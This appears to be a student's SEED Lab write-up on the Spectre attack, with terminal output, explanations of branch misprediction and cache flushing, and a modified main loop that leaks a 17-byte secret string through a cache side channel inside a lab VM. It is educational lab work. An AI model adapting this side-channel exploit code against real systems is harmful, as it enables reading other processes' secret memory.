
Lab07_spectre

Task01 & Task02 were done in the Meltdown attack.

Task03


Steps

1. We just compile and run the program given by the instruction book.




```
[10/13/19]seed@VM:~/.../Spectre_Attack$ SpectreExperiment
array[97*4096 + 1024] is in cache.
The Secret = 97.
[10/13/19]seed@VM:~/.../Spectre_Attack$
```

2. Only comment out the '_mm_clflush(&size);' in the loop, and run it.




```
[10/13/19]seed@VM:~/.../Spectre_Attack$ ./SpectreExperiment
array[97*4096 + 1024] is in cache.
The Secret = 97.
[10/13/19]seed@VM:~/.../Spectre_Attack$ ./SpectreExperiment
array[97*4096 + 1024] is in cache.
The Secret = 97.
[10/13/19]seed@VM:~/.../Spectre_Attack$
```

3. Only comment out the '_mm_clflush(&size);' before the 'victim(97)'.



```
[10/13/19]seed@VM:~/.../Spectre_Attack$ SpectreExperiment
[10/13/19]seed@VM:~/.../Spectre_Attack$ SpectreExperiment
[10/13/19]seed@VM:~/.../Spectre_Attack$ ./SpectreExperiment
[10/13/19]seed@VM:~/.../Spectre_Attack$ ./SpectreExperiment
[10/13/19]seed@VM:~/.../Spectre_Attack$
```

4. Replace Line 4 with 'victim(i+20)',



```
[10/13/19]seed@VM:~/.../Spectre_Attack$ SpectreExperiment
[10/13/19]seed@VM:~/.../Spectre_Attack$ SpectreExperiment
[10/13/19]seed@VM:~/.../Spectre_Attack$ SpectreExperiment
[10/13/19]seed@VM:~/.../Spectre_Attack$ SpectreExperiment
[10/13/19]seed@VM:~/.../Spectre_Attack$ SpectreExperiment
[10/13/19]seed@VM:~/.../Spectre_Attack$ SpectreExperiment
[10/13/19]seed@VM:~/.../Spectre_Attack$ SpectreExperiment
[10/13/19]seed@VM:~/.../Spectre_Attack$
```

Observation & Explanation

In step 1, the program runs normally and successfully.


In step 2, as we only comment out the ‘_mm_clflush(&size);’ in the loop, the program can work as expected. But in step 3, if we comment out the same line before the ‘victim(97)’ the program will not get the expected result. This is due to the memory flush line in before the ‘victim(97)’ is meant to delete the cache of the size variable so that the CPU has to spend more time to fetch the data from the memory, which gives us more time to execute ‘victim(97)’.

In step 4, if we change the ‘victim(i)’ to ‘victim(i+20)’, the number passed in would always greater than the size. So in that loop, the CPU will always no-take the branch, and also will be no-take in the latter prediction. In this way, the time window will not exist.

Task04

Steps

1. Compile and run the program SpectreAttack.c.



```
[10/13/19]seed@VM:~/.../Spectre_Attack$ SpectreAttack
array[0*4096 + 1024] is in cache.
The Secret = 0.
array[83*4096 + 1024] is in cache.
The Secret = 83.
[10/13/19]seed@VM:~/.../Spectre_Attack$ SpectreAttack
array[0*4096 + 1024] is in cache.
The Secret = 0.
array[83*4096 + 1024] is in cache.
The Secret = 83.
[10/13/19]seed@VM:~/.../Spectre_Attack$ SpectreAttack
array[0*4096 + 1024] is in cache.
The Secret = 0.
array[83*4096 + 1024] is in cache.
The Secret = 83.
[10/13/19]seed@VM:~/.../Spectre_Attack$ SpectreAttack
array[0*4096 + 1024] is in cache.
The Secret = 0.
array[83*4096 + 1024] is in cache.
The Secret = 83.
[10/13/19]seed@VM:~/.../Spectre_Attack$
```


Observation & Explanation

From the image, we can see that the attack is successfully launched. But the problem is that we get two numbers, 0 and 83. 83 is the number that we want, and 0 is due to the CPU eventually find out we are not qualified for if condition, so it rollbacks all the operation we did during the checking period and return 0.

Task05

Steps


1. By using an array to record hit time, we can increase the chance to get the right number. However, the most number we get is 0.



```
[10/14/19]seed@VM:~/.../Spectre_Attack$ SpectreAttackImproved
Reading secret value at 0xffffe81c = The  secret value is 0
The number of hits is 999
[10/14/19]seed@VM:~/.../Spectre_Attack$ SpectreAttackImproved
Reading secret value at 0xffffe81c = The  secret value is 0
The number of hits is 1000
[10/14/19]seed@VM:~/.../Spectre_Attack$ SpectreAttackImproved
Reading secret value at 0xffffe81c = The  secret value is 0
The number of hits is 1000
[10/14/19]seed@VM:~/.../Spectre_Attack$ SpectreAttackImproved
Reading secret value at 0xffffe81c = The  secret value is 0
The number of hits is 999
[10/14/19]seed@VM:~/.../Spectre_Attack$ 
```


The reason why we get 0 is due to the CPU eventually find out we are not qualified for if condition, so it rollbacks all the operation we did during the checking period and return 0. So the 0 will return nearly every time.

2. We will not count index 0 of the scores to fix this problem.



```
int max = 1;
for (i = 1; i < 256; i++){
if(scores[max] < scores[i])
    max = i;
}
```

The result after improvement:




```
[10/14/19]seed@VM:~/.../Spectre_Attack$ SpectreAttackImproved
Reading secret value at 0xffffe81c = The  secret value is 83
The number of hits is 58
[10/14/19]seed@VM:~/.../Spectre_Attack$ SpectreAttackImproved
Reading secret value at 0xffffe81c = The  secret value is 83
The number of hits is 20
[10/14/19]seed@VM:~/.../Spectre_Attack$ SpectreAttackImproved
Reading secret value at 0xffffe81c = The  secret value is 83
The number of hits is 57
[10/14/19]seed@VM:~/.../Spectre_Attack$
```

Task06


Steps

1. Change the code by adding a loop in the main function:




```
int main() {
  int i,j;
  uint8_t s;
  for(j=0;j<17;j++){
    size_t larger_x = (size_t)(secret+j-(char*)buffer);
    flushSideChannel();
    for(i=0;i<256; i++) scores[i]=0;
    for (i = 0; i < 1000; i++) {
        spectreAttack(larger_x);
        reloadSideChannelImproved();
    }
    int max = 1;
    for (i = 1; i < 256; i++){
    if(scores[max] < scores[i])
        max = i;
    }
    printf("Reading secret value at %p = ", (void*)larger_x);
    printf("The  secret value is %d\n", max);
    printf("The number of hits is %d\n", scores[max]);
  }
  return (0);
}
```

2. Run it:



```
[10/14/19]seed@VM:~/.../Spectre_Attack$ SpectreAttackImprovedReading secret value at 0xffffe83c = The  secret va
lue is 83
The number of hits is 24
Reading secret value at 0xffffe83d = The  secret value is 111
The number of hits is 21
Reading secret value at 0xffffe83e = The  secret value is 109
The number of hits is 13
Reading secret value at 0xffffe83f = The  secret value is 101
The number of hits is 34
Reading secret value at 0xffffe840 = The  secret value is 32
The number of hits is 28
Reading secret value at 0xffffe841 = The  secret value is 83
The number of hits is 32
Reading secret value at 0xffffe842 = The  secret value is 101
The number of hits is 39
Reading secret value at 0xffffe843 = The  secret value is 99
The number of hits is 31
Reading secret value at 0xffffe844 = The  secret value is 114
The number of hits is 21
Reading secret value at 0xffffe845 = The  secret value is 101
The number of hits is 33
Reading secret value at 0xffffe846 = The  secret value is 116
The number of hits is 39
Reading secret value at 0xffffe847 = The  secret value is 32
The number of hits is 18
Reading secret value at 0xffffe848 = The  secret value is 86
The number of hits is 12
Reading secret value at 0xffffe849 = The  secret value is 97
The number of hits is 20
Reading secret value at 0xffffe84a = The  secret value is 108
```



```
Reading secret value at 0xffffe84a = The  secret value is 108
The number of hits is 22
Reading secret value at 0xffffe84b = The  secret value is 117
The number of hits is 35
Reading secret value at 0xffffe84c = The  secret value is 101
The number of hits is 43
[10/14/19]seed@VM:~/.../Spectre_Attack$ 
```